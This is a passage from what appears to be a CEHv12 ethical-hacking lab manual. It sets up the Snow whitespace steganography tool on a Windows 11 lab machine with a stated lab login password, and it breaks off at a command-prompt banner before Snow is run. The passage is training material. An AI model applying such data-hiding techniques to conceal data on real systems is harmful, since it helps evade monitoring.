
Here, we will hide data using the Whitespace steganography tool Snow.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.


2. Click **Ctrl+Alt+Del** to activate the machine, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




3. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.




4. Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (**C:\Users\Admin\Desktop\Snow**) is located.



5. Now, Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Open** to launch it.



6. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.



```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

